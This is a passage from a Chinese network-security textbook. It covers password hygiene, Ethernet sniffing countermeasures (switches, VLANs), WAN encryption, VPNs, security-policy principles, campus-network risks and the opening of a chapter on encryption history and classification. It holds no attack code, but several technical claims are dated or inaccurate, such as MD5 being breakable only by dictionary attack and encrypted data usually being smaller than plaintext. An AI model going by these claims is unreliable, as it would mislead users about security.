- 不要将口令写下来。
- 不要将口令存于计算机文件中。
- 不要让别人知道。
- 不要在不同系统上，特别是不同级别的用户上使用同一口令。
- 为防止眼明手快的人窃取口令，在输入口令时应确认无人在身边。
- 定期改变口令，至少每 6 个月要改变一次。
- 在系统中安装对口令文件进行隐藏的程序或设置。
- 在系统中配置对用户口令设置情况进行检测的程序，并强制用户定期改变口令。任何一个用户口令的脆弱，都会影响整个系统的安全。

最后永远不要对自己的口令过于自信，也许就在无意当中泄露了口令。定期改变口令，会使自己遭受黑客攻击的风险降到一定限度之内。一旦发现自己的口令不能进入计算机系统，应立即向系统管理员报告，由管理员来检查原因。

系统管理员也应定期运行这些破译口令的工具，来尝试破译 shadow 文件，若有用户的口令密码被破译，说明这些用户的密码设置得过于简单或有规律可循，应尽快地通知他们，及时更改密码，以防止黑客的入侵。

1.4.2 局域网安全

目前的局域网基本上采用以广播为技术基础的以太网，任何两个结点之间的通信数据包，不仅为这两个结点的网卡所接收，也同时为处在同一以太网内的任何一个结点的网卡所截取。因此，黑客只要接入以太网(Ethernet)上的任一结点进行侦听，就可以捕获发生在这个以太网上的所有数据包，这就是以太网所固有的安全隐患。

目前 Internet 上许多免费的黑客工具，如 SATAN、ISS、NETCAT 等，都把以太网侦听作为最基本的入侵手段。当前局域网安全的解决办法有以下几种。

1. 网络分段

网络分段通常被认为是控制网络广播风暴的一种基本手段，但其实也是保证网络安全的一项重要措施。其目的就是将非法用户与敏感的网络资源相互隔离，从而防止可能的非法侦听。网络分段可分为物理分段和逻辑分段两种方式。

2. 用交换式集线器代替共享式集线器

对局域网的中心交换机进行网络分段后，以太网侦听的危险仍然存在。这是因为网络最终用户的接入往往是通过分支集线器而不是中心交换机，而使用最广泛的分支集线器是共享式集线器，当用户与主机进行数据通信时，两台机器之间的数据包又称为单播包(unicast packet)，还是会被同一台集线器上的其他用户所侦听。

因此，应该用交换式集线器代替共享式集线器，使单播包仅在两个结点之间传送，从而防止非法侦听。

3. 划分 VLAN

为了克服以太网的广播问题，除了上述方法外，还可以运用 VLAN(虚拟局域网)技术，将以太网通信变为点到点通信，防止大部分基于网络侦听技术的入侵。

目前的 VLAN 技术主要有 3 种：基于交换机端口的 VLAN、基于结点 MAC 地址的 VLAN 和基于应用协议的 VLAN。基于端口的 VLAN 虽然稍欠灵活，但比较成熟，在实际应用中效果显著。基于 MAC 地址的 VLAN 为移动计算提供了可能性，但同时也潜藏着遭受 MAC 欺诈攻击的危险。而基于协议的 VLAN，理论上非常理想，但实际应用尚不成熟。

在集中式网络环境下，通常将中心的所有主机系统集中到一个 VLAN 里，在这个 VLAN 里不允许有任何用户结点，从而较好地保护了敏感的主机资源。在分布式网络环境下，可以按机构或部门的设置来划分 VLAN。各部门内部的所有服务器和用户结点都在各自的 VLAN 内，互不侵扰。

VLAN 内部的连接采用交换机进行通信，而 VLAN 与 VLAN 之间的连接则采用路由器进行通信。目前大多数的交换机都支持 RIP 和 OSPF 这两种国际标准的路由协议。如果有特殊需要，必须使用其他路由协议(如 Cisco 公司的 EIGRP 或支持 DECnet 的 IS－IS)，也可以用外接的多以太网口路由器来代替交换机，实现 VLAN 之间的路由功能。

无论是交换式集线器还是 VLAN 交换机，都需要以交换技术为核心，它们在控制广播、防止黑客上非常有效，但同时也给一些基于广播原理的入侵监控技术和协议分析技术带来

了麻烦。如果局域网内存在了这样的入侵监控设备或协议分析设备，就必须选用特殊的带有SPAN(Switch Port Analyzer)功能的交换机。这种交换机允许系统管理员将全部或某些交换端口的数据包映射到指定的端口上，提供给接在这一端口上的入侵监控设备或协议分析设备。

1.4.3 广域网安全

下面讨论广域网的安全问题，由于广域网大多采用公网来进行数据传输，信息在广域网上传输时被截取和利用的可能性就比在局域网上大得多。保护在广域网上发送和接收信息的安全，通常要做到：

- 除了发送方和接收方外，其他人是无法知悉的(隐私性)；
- 传输过程中不被篡改(真实性)；
- 发送方能确知接收方不是假冒的(非伪装性)；
- 发送方不能否认自己的发送行为(不可抵赖性)。

为了达到以上安全目的，广域网通常采用以下安全解决办法。

1. 加密技术

加密型网络安全技术的基本思想是不依赖于网络中数据通道的安全性来实现网络系统的安全，而是通过对网络数据的加密来保障网络的安全可靠性。数据加密技术可以分为三类，即对称型加密、不对称型加密和不可逆加密。

其中不可逆加密算法不存在密钥保管和分发问题，适用于分布式网络系统，但是其加密计算量非常大，所以通常在数据量有限的情形下使用。计算机操作系统中的口令就是利用不可逆加密算法加密的。近年来，随着计算机系统性能的不断提高，不可逆加密算法的应用逐渐增加，常用的如RSA公司的MD5和美国国家标准局的SHS。Cisco路由器中有两种口令加密方式：Enable Secret和Enable Password。其中，Enable Secret就采用了MD5不可逆加密算法，因而目前尚未发现除字典攻击法外的其他破解方法。而Enable Password则采用了非常脆弱的加密算法(即简单地将口令与一个常数进行与或运算)。因此建议在重要数据上不用Enable Password加密方式。

2. VPN技术

VPN(虚拟专网)技术的核心是采用隧道技术，将企业专网的数据加密封装后，通过虚拟的公网隧道进行传输，从而防止敏感数据的被窃。VPN可以在Internet、服务提供商的IP、帧中继或ATM网上建立。企业通过公网建立VPN，就如同通过自己的专用网建立内部网一样，享有较高的安全性、优先性、可靠性和可管理性，而其建立周期、投入资金和维护费用却大大降低，同时还为移动计算提供了可能。因此随着公网质量的不断提高，VPN技术也得到了广泛的应用。

但应该指出的是，目前VPN技术的许多核心协议，如L2TP、IPSec等，都还未形成通用标准。这就使得不同的VPN服务提供商之间、VPN设备之间的互操作性成为问题。因此，企业在VPN建网选型时，一定要慎重选择VPN服务提供商和VPN设备。

3. 身份认证技术

对于从外部拨号访问总部内部网的用户，由于使用公共电话网进行数据传输所带来的风险，必须更加严格控制其安全性。一种常见的做法是采用身份认证技术，对拨号用户的身份进行验证并记录完备的登录日志。较常用的身份认证技术有 Cisco 公司提出的 TACACS+以及业界标准 RADIUS。

1.4.4 制订安全策略

制订安全策略是非常有必要的，虽然没有绝对的把握阻止全部的侵入行为，但是一个好的安全策略至少可以减少侵入行为的发生次数，即使发生了也可以最快地做出正确反应，最大程度地减少经济损失。

系统管理员在制订安全策略的具体内容时有如下几项安全原则。

1. 最小权限（least privilege）

用户不需要使用的一些功能，就不要赋予相应的权限。

2. 多层防御

不能只依赖一种安全结构，如在增强服务器的安全策略的同时，也要注意防火墙等设备的升级和维护。

3. 堵塞点（choke point）

尽量把攻击者引入一条死胡同，让系统记录下攻击者的所有操作。

4. 考虑最薄弱的点（weakest link）

找出整个网络中最薄弱的地方，并采取相应的防范措施。

5. 团队合作（universal particpation）

大部分安全系统都需要各个人员的配合，如果有一人疏忽或者不配合，那么攻击者就有可能通过这台计算机，从内部来攻击其他的计算机。

6. 保持简单（simplicity）

尽量降低系统的复杂度，越复杂的系统越容易隐藏一些安全问题，建议不要在一台服务器上配置超过两种以上的应用。

1.5 安全操作系统简介

操作系统是信息系统安全的基础设施，在信息安全方面起着决定性的作用。信息系统安全在硬件方面关键是芯片，在软件方面关键则是操作系统。本节主要讨论操作系统方面的安全问题。

没有操作系统的安全保障,其他的安全措施无法发挥其应有的安全防范作用。如防火墙等安全产品,如果基于不安全的操作系统平台上,其安全功能是可以被旁路屏蔽的。

此外,操作系统漏洞本身给网络信息安全带来了很大问题。用户不能幻想依靠防病毒产品彻底解决安全问题。实际上,要彻底解决病毒入侵等安全问题还需要安全操作系统。

安全操作系统是根据国家标准,正式通过国家权威机构评测的操作系统。达到国标第3级以上的操作系统,才是真正意义上的安全操作系统。每种操作系统都有不同的安全级别,所以不能笼统比较操作系统的安全性。需要说明的是,并不是操作系统越安全越好,安全性和实用性是一个矛盾的双方。用户对安全性的需求不同,这需要在安全性和实用性之间找一个平衡点。对于普通用户和客户端,安全性要求不高,注重实用性;但对于安全性要求较高的用户和服务器,适宜采用适当级别的安全操作系统。

由于安全操作系统的重要性,我国要拥有自主知识产权的安全操作系统。从目前来看,Microsoft 公司统治桌面操作系统市场可能还有相当长的时期,而在 Windows 的基础上做它的安全操作系统版本也只能是 Microsoft 公司自己来做,别人很难做到。而从技术角度讲,在 Linux 开放源代码的基础上做安全性研究和实践,就不用把资源花费在非核心的安全技术上,且更容易一些。此外源代码开放提供了很好的发展机遇,对于软件产业的发展是个促进。

开放源代码对信息安全是非常有益的,但这并不意味着开放源代码软件就是安全的。开放源代码是保障信息安全一个非常有效的手段,但不是唯一的手段。一个软件不管是不是开放源代码,只有根据标准,通过信息技术安全性评估才能认为是否是安全的。

中国信息系统安全基础设施建设比较薄弱,尤其是安全操作系统,由于认识上的不足和没有明显的经济利益等因素,没有得到足够的重视和发展。

1.6 网络管理员的素质要求

下面简要介绍一下成为网络管理员所需要的基本素质,这里列举的内容不一定全面,但是希望能对读者有一定的指导作用。

① 深入地了解过至少两个操作系统,主动学习 UNIX 操作系统。能够熟练配置主机的安全选项和设置,及时了解已公布的安全漏洞,并能够及时下载相应的补丁程序。

② 对 TCP/IP 协议族有透彻的了解,这是任何一个合格的网络安全管理员的必备素质。且不仅停留在 Internet 基本构造等基础知识上,必须能够根据侦测到的网络信息数据进行准确的分析,达到安全预警,有效制止攻击和发现攻击者等防御目的。

③ 熟练使用 C、C++、Perl 等语言进行编程,这是基本要求。因为许多基本的安全工具是用这些语言的某一种编写的。网络安全管理员至少能正确地解释、编译和执行这些程序。

④ 不仅要了解自己的机器和局域网,还必须熟悉 Internet。要不断地了解网络发展的最新技术。

⑤ 熟练使用英语读写,能阅读相关英文版安全文档。

⑥ 平时注意收集网络的各种信息,如硬件,应识别其构造、制造商、工作模式以及每台工作站、路由器、集线器、网卡的型号等;软件,网络软件的所有类型以及它们的版本号;网络正在使用的协议;网络规划,如工作站的数量、网段的划分、网络的扩展;其他信息,例如

网络内部以前一直实施中的安全策略的概述、曾遭受过的安全攻击的历史记录等。

1.7　校园网络的安全

国内高校校园网的安全问题由来已久，由于意识与资金方面的原因，以及对技术的偏好和运营意识的不足，普遍都存在"重技术、轻安全、轻管理"的现象，常常只是在内部网与互联网之间放一个防火墙就万事大吉，有些学校甚至在没有任何防护措施下直接连接互联网，这就给病毒、黑客提供了充分施展身手的空间，导致整个校园网处于危险之中。

校园网的安全威胁既有来自校内的，也有来自校外的，只有将技术和管理都重视起来，才能切实构筑一个安全的校园网。

1.7.1　校园网安全特点

高等教育系统和科研机构是互联网诞生的摇篮，也是最早的应用环境。各国的高等教育系统都是最早建设和应用互联网技术的行业之一，中国的高校校园网一般都最先应用最先进的网络技术，网络应用广泛，用户群密集而且活跃。然而校园网由于自身的特点也是安全问题比较突出的地方，安全管理也更为复杂、困难。

与政府或企业网相比，高校校园网的以下特点导致安全管理非常复杂。

1. 校园网的速度快和规模大

高校校园网是最早的宽带网络，普遍使用的以太网技术决定了校园网最初的带宽不低于 10Mb/s，目前普遍使用了百兆、千兆甚至万兆实现园区主干互联。校园网的用户群体一般较大，少则数千人、多则数万人。中国的高校学生一般是集中住宿制，因而用户群比较密集。正是由于高带宽和大用户量的特点，网络安全问题一般蔓延快、对整个校园网络的影响比较严重。

2. 校园网中的计算机系统管理比较复杂

校园网中的计算机系统的购置和管理情况非常复杂，如学生宿舍中的计算机一般是学生自己花钱购买、自己维护。这种情况下要求所有的端系统实施统一的安全政策(如安装防病毒软件、设置可靠的口令)是非常困难的。由于没有统一的资产管理和设备管理，出现安全问题后通常无法分清责任。比较典型的现象是，用户的计算机接入校园网后感染病毒，反过来这台感染病毒的计算机又影响了校园网的运行，于是出现端系统用户和网络管理员相互指责的现象。更有些计算机甚至服务器系统建设完毕之后无人管理，被攻击者攻破作为攻击的跳板也无人觉察。

3. 活跃的用户群体

高等学校的学生通常是最活跃的网络用户，对网络新技术充满好奇，勇于尝试。有些学生会尝试使用网上学到的甚至自己研究的各种攻击技术，可能对网络造成一定的影响和破坏。

4. 开放的网络环境

由于教学和科研的特点决定了校园网络环境应该是开放的、管理也是较为宽松的。例如,企业网可以限制允许 Web 浏览和电子邮件的流量,甚至限制外部发起的连接不允许进入防火墙,但是在校园网环境下通常是行不通的,至少在校园网的主干不能实施过多的限制,否则一些新的应用、新的技术很难在校园网内部实施。

5. 有限的投入

校园网的建设和管理通常都轻视了网络安全,特别是管理和维护人员方面的投入明显不足。在中国大多数的校园网中,通常只有网络中心的少数工作人员,他们只能维护网络的正常运行,无暇顾及、也没有条件管理和维护数万台计算机的安全,而院、系一级的专职的计算机系统管理员对计算机系统的安全是非常重要的。

6. 盗版资源泛滥

由于缺乏版权意识,盗版软件、影视资源在校园网中被普遍使用,这些软件的传播一方面占用了大量的网络带宽,另一方面也给网络安全带来了一定的隐患。例如,Microsoft 公司对盗版的 Windows XP 操作系统的更新做了限制,盗版安装的计算机系统今后会留下大量的安全漏洞。另一方面,从网络上随意下载的软件中可能隐藏木马、后门等恶意代码,许多系统因此被攻击者侵入和利用。

1.7.2 校园网安全的隐患

随着校园网规模的不断扩大,网络安全事件影响日益广泛,网络安全也越来越难以保障,仅仅靠少数几个网络管理员和几台防火墙是远远不够,重要的是提高用户整体的安全意识。就长期而言,校园网络中最突出的仍然是垃圾邮件、不规范的程序代码和内部安全三大问题。下面详细介绍这三大问题。

1. 垃圾邮件

垃圾邮件大量产生的原因是:垃圾邮件的发送者可以利用“最小的成本”获得最大的利益,或者采取网络钓鱼的方式入侵并获得被害者的敏感数据。校园网中巨大的用户数量以及用户淡薄的防护意识都使其成为了最严重的受害者之一。

除了商业利益的驱使,病毒、蠕虫脚本的传播也是垃圾邮件产生的原因,垃圾邮件的泛滥使整个校园网的运行效率变得越来越低下。

根据调查,2006 年 7 月以前,40%的区县级别的教育网管理机构和两千台以上的校园网都购买了相关的防垃圾邮件产品以及服务。在本书后面的章节中会介绍一款校园网邮件系统。

2. 不规范的程序代码

随着教育信息化的大力推进,教育信息网、学科资源网站、区域性的教育门户网站大量地建立起来。网站的开发大多是由在校的师生完成的,在建立网站的时候,开发者考虑最多

的是内容的丰富性和宣传效应以及访问量,但是却忽视了网站代码的安全性。

这是因为,随着 B/S 模式应用开发的发展,使用这种模式编写应用程序的程序员也越来越多,一部分程序员在编写代码的时候,没有对用户输入数据的合法性进行判断;使应用程序存在安全隐患。许多师生通过简单的学习和培训就可以利用 ASP 语言等建立动态管理的网站,而非专业人员在设计中没有对网站的编写规范进行安全检查,从而暴露出数据库的真实参数,导致网站容易受到攻击。这就在校园网安全堡垒中制造了被人攻击的软肋(或者漏洞)。

3. 内部安全

教育网信息安全领域中存在的另一个普遍性的问题就是"重外轻内",用户将注意力集中于如何防范那些来自网络外部的恶意攻击,但是实际情况是,高校校园网有很多学生的计算机相关技术水平非常高,甚至超乎管理人员的想象。在这种情况下,高校如何能够保证网络的安全运行,同时又能提供丰富的网络资源,达到办公、教学以及学生上网的多种需求成为了一个难题。相比来自外部的攻击,来自局域网内的攻击威胁更大。由此可见,目前很多高校校园网的安全环境可以用"内外交困"来形容。

近年来注重校园网内网安全的呼声越来越高。

1.7.3　校园网安全重点在于管理

针对目前高校校园网安全现状的认识与理解,要想提高校园网络的安全性,重点是提高和完善校园网的管理机制。以下是校园网需要完善和补充的管理机制。

1. 规范出口管理

实施校园网的整体安全架构,必须解决多出口的问题。对于出口进行规范统一的管理,为校园网的安全提供最基础的保障。

2. 配备完整系统的网络安全设备

在网内和网外接口处配置一定的网络安全设备就可防止大部分的攻击和破坏,一般包括:防火墙、入侵检测系统、漏洞扫描系统、网络版的防病毒系统等。另外,通过配置安全产品可以实现对校园网络进行系统的防护、预警和监控,对大量的非法访问和不健康信息起到有效的阻断作用,对网络的故障可以迅速定位并排除。

3. 解决用户上网身份问题

建立全校统一的身份认证系统。校园网络必须要解决用户上网身份问题,而身份认证系统是整个校园网络安全体系的基础的基础,否则即使发现了入侵行为,也确定不了肇事者。所以只有建立了基于校园网络的全校统一身份认证系统,才能彻底的解决用户上网身份问题,同时也为校园信息化的各项应用系统提供安全可靠的保障。

4. 严格规范上网场所

对上网场所进行集中监控和管理。上网用户不但要通过统一的校级身份认证系统确

认,而且,合法用户上网的行为也要受到统一的监控,上网行为的日志要集中保存在中心服务器上,保证这个记录的法律性和准确性。

5. 出台网络安全管理制度

网络安全的技术是多样化的,网络安全的现状还是“道高一尺,魔高一丈”,因此管理的工作就愈发重要和艰巨,必须要做到及时进行漏洞修补和定期巡检,保证对网络的监控和管理。

习题

1. 网络安全的四种威胁是什么?
2. 攻击的三种主要类型是什么?
3. 为什么需要网络安全?
4. 什么是网络侦听?
5. 增强局域网安全的方案有哪些?增强广域网安全的技术有哪些?
6. 数据加密技术可以分为哪三类?
7. 【思考题】怎样具体配置一个实际的安全的校园网络?

CHAPTER 2

第2章 网络安全与信息加密技术浅析

数据保密变换或密码技术，是对计算机信息进行保护的最实用、最可靠的方法，它是网络安全技术中的核心技术。

本章要点如下：

- 信息加密的技术算法；
- 加密技术的发展；
- 加密技术的应用。

2.1 加密技术概述

加密技术是一门古老而深奥的学科，对一般人来说是陌生的，因为长期以来，它只在很少的范围内（如军事、外交、情报等部门）使用。计算机加密技术是研究计算机信息加密、解密及其变换的科学，是数学和计算机的交叉学科，也是一门新兴的学科。在国外，它已成为计算机安全主要的研究方向，也是计算机安全课程教学中的主要内容。

2.1.1 加密技术的起源

作为保障数据安全的一种方式，加密的历史相当久远，它的起源可以追溯到公元前2000年，虽然那时的加密并不是现在所讲的加密技术（甚至不能叫做加密），但作为一种加密的概念，确实早在几个世纪前就诞生了。

近代加密技术主要应用于军事领域，最广为人知的编码机器是德国的“迷”加密器，它的应用和最终被破解，都不同程度地影响了战争的进程。

随着计算机运算能力的增强，人们又不断研究出了新的数据加密方式。

我国的加密技术也有很长的历史。前一段时间，中央电视台热播的电视连续剧《乔家大院》就是以山西的日升昌票号为历史背景的。历史上日升昌是我国第一家票号，票号实行“认票不认人，见票即付”的原则，并且为了防止假冒而制定了一套防伪制度。这套制度包括精心印制汇票，如蔚泰厚的汇票由平遥一处印制，绿线红格，并有水印“蔚泰厚”三字；票纸有数，如有报废必

报总号备案；书手固定，由一人书写，笔迹可辨。同时票面中加有“水印”技术，透过阳光能看到纸票中有“日升昌记”四个字。

但最让人惊叹的是日升昌票号使用的银行密押制度，如图 2.1 所示，也就是现代的银行密码。这种密押制度是用汉字代替数字，其原则是“月对暗号，日对暗号，银总暗号，对自暗号”。全年 12 个月的代码是“谨防假票冒取，勿忘细视书章”；每月 30 天的代码为“堪笑世情薄，天道最公平，昧心图自利，阴谋害他人，善恶终有报，到头必分明”；代表银两的 10 个数目分别是“赵氏连城璧，由来天下传”或“生客多察看，斟酌而后行”；而“万千百两”的数字单位则由“国宝流通”4 个字分别代替。例如票“3 月 25 日为某号汇出银两 3858 两”的代码是“假报连宝天流璧传天通”，汇票上写的都是这样含义不明，让人摸不着头脑的字句，即使外人捡到，也不会知道是一张几千两银子的汇票。这种暗号还定期更换，以免泄密。这种制度既保证了业务畅通，又防止了外人造假诈骗。




图 2.1　日升昌密码

数据加密的基本过程就是对原来为明文的文件或数据按某种算法进行处理，使其成一段为不可读的代码，通常称为“密文”，只能在输入相应的“密钥”之后才能显示出本来内容，通过这样的途径来达到保护数据不被非法窃取、阅读的目的。该过程的逆过程为解密，即将该编码信息转化为其原来数据的过程。

2.1.2　加密的理由

通过网络进行登录时，所输入的密码以明文的形式被传输到服务器，而在网络上窃取用户的密码是一件很容易的事，密码的泄露在某种意义上来讲意味着安全体系的全面崩溃。

解决上述问题的方法就是加密，加密后的口令即使被信息拦截者获得也是不可读的，加密后的标书没有收件人的私钥也无法解开。从某种意义上来说，加密已成为当今网络社会进行文件或邮件安全传输的时代象征。

目前比较流行的数字签名技术就是基于复杂的加密算法，它的作用是确定用户的身份。数字签名技术在发送电子邮件时应用得最多，如用户收到一封电子邮件时，邮件上标有发信人的姓名和信箱地址，很多人可能会简单地认为发信人就是信上说明的那个人，但实际上伪造一封电子邮件对于一个普通人来说是极为容易的事。在这种情况下，就要用到数字签名技术，用它来确认发信人身份的真实性。

类似数字签名技术的还有一种身份认证技术，对提供 FTP 和 WWW 服务的网站来说，

如何确定正在访问服务器的人是被允许的访问者本身就成为一个非常重要的问题，而身份认证技术就是一个很好的解决方案。

这里需要强调的是，文件加密其实不仅仅用于电子邮件或网络上的文件传输，它也可用来保护静态文件，如 PIP 软件就可以对磁盘、硬盘中的文件或文件夹进行加密，以防他人窃取其中的信息。

2.1.3　数据安全的组成

从保护数据的角度讲，数据安全这个广义的概念可以细分为三部分：数据加密、数据传输安全和身份认证管理。

数据加密就是按照确定的密码算法将敏感的明文数据变换成难以识别的密文数据，通过使用不同的密钥，可用同一加密算法将同一明文加密成不同的密文。解密则正好和加密的过程相反，解密使用密钥将密文数据还原成明文数据。数据加密被公认为是保护数据传输安全唯一实用的方法和保护存储数据安全的有效方法，它是数据保护在技术上最重要的一环。数据加密和信道编码学中的信源编码十分相似，一般情况下加密的数据比原始数据要小。

数据传输安全则类似于信道编码学中的信道编码，数据量通常大于原始数据，这样才能为数据传输过程中的数据安全性、完整性和不可篡改性提供必要的冗余数据。

身份认证的目的是确定系统和网络的访问者是否是合法用户。主要采用登录密码、代表用户身份的物品（如智能卡、IC 卡等）或反映用户生理特征的标志鉴别访问者的身份。

2.1.4　信息安全的体系结构

任何一个加密系统至少包括以下四个组成部分。

① 未加密的报文，也称明文。

② 加密后的报文，也称密文。

③ 加密解密设备或算法。

④ 加密解密的密钥。

信息安全技术的体系结构图，如图 2.2 所示。




图 2.2　信息安全技术的体系结构图

2.1.5　密码的分类

1. 按应用技术或历史发展阶段划分

① 手工密码：以手工方式或者以简单器具辅助操作完成的密码，叫做手工密码。第一

次世界大战前主要使用这种方式。

② 机械密码：以机械密码机或电动密码机来完成加解密作业的密码，叫做机械密码。这种密码在第一次世界大战中出现，到第二次世界大战时得到普遍应用。

③ 电子机内乱密码：通过电子电路，以严格的程序进行逻辑运算，以少量制乱元素生产大量的加密乱数，因为其制乱是在加解密过程中完成的而不需预先制作，所以称为电子机内乱密码。这种密码在 20 世纪 50 年代末期出现，到 70 年代已得到广泛应用。

④ 计算机密码：加密算法主要由计算机软件完成，是目前使用最广泛的加密方式。

2. 按保密程度划分

① 理论上保密的密码：不管获取多少密文和有多大的计算能力，对明文始终不能得到唯一解的密码，叫作理论上保密的密码，也叫理论不可破的密码，如客观随机一次一密的密码就属于这种。

② 实际上保密的密码：在理论上可破，但在现有客观条件下，无法通过计算来确定唯一解的密码，叫作实际上保密的密码。

③ 不保密的密码：在获取一定数量的密文后可以得到唯一解的密码，叫作不保密密码。如早期的单表代替密码，后来的多表代替密码以及明文加少量密钥等密码，现在都是不保密的密码。

3. 按密钥方式划分

① 对称式密码：收发双方使用相同密钥的密码，叫作对称式密码。传统的密码都属此类。

② 非对称式密码：收发双方使用不同密钥的密码，叫作非对称式密码。如现代密码中的公共密钥密码就属此类。

4. 按明文形态划分

① 模拟型密码：用以加密模拟信息。如对动态范围内连续变化的语音信号加密的密码，就叫作模拟型密码。

② 数字型密码：用于加密数字信息。如对两个离散电平构成 0、1 二进制关系的电报信息加密的密码就叫作数字型密码。

5. 按编制原理划分

可分为移位、代替和置换三种以及它们的组合形式。

古今中外的密码，不论其形式多么繁杂，变化多么巧妙，都是按照这三种基本原理编制出来的。

2.2 数据加密

在保障信息安全的诸多技术中，加密技术是信息安全的核心和关键技术。通过数据加密技术，可以在一定程度上提高数据传输的安全性，保证传输数据的完整性。一个数据加密

系统包括加密算法、明文、密文以及密钥，密钥控制加密和解密过程。一个加密系统的全部安全性是基于密钥，而不是基于算法，所以加密系统的密钥管理是一个非常重要的问题。

数据加密过程就是通过加密系统把原始的数字信息（明文），按照加密算法变换成与明文完全不同的数字信息（密文）的过程，如图 2.3 所示。




图 2.3　数据加密过程

2.2.1　数据加密技术

数据加密技术主要包括数据传输加密和数据存储加密。数据传输加密技术主要是对传输中的数据流进行加密，常用的有链路加密、结点加密和端到端加密三种方式。

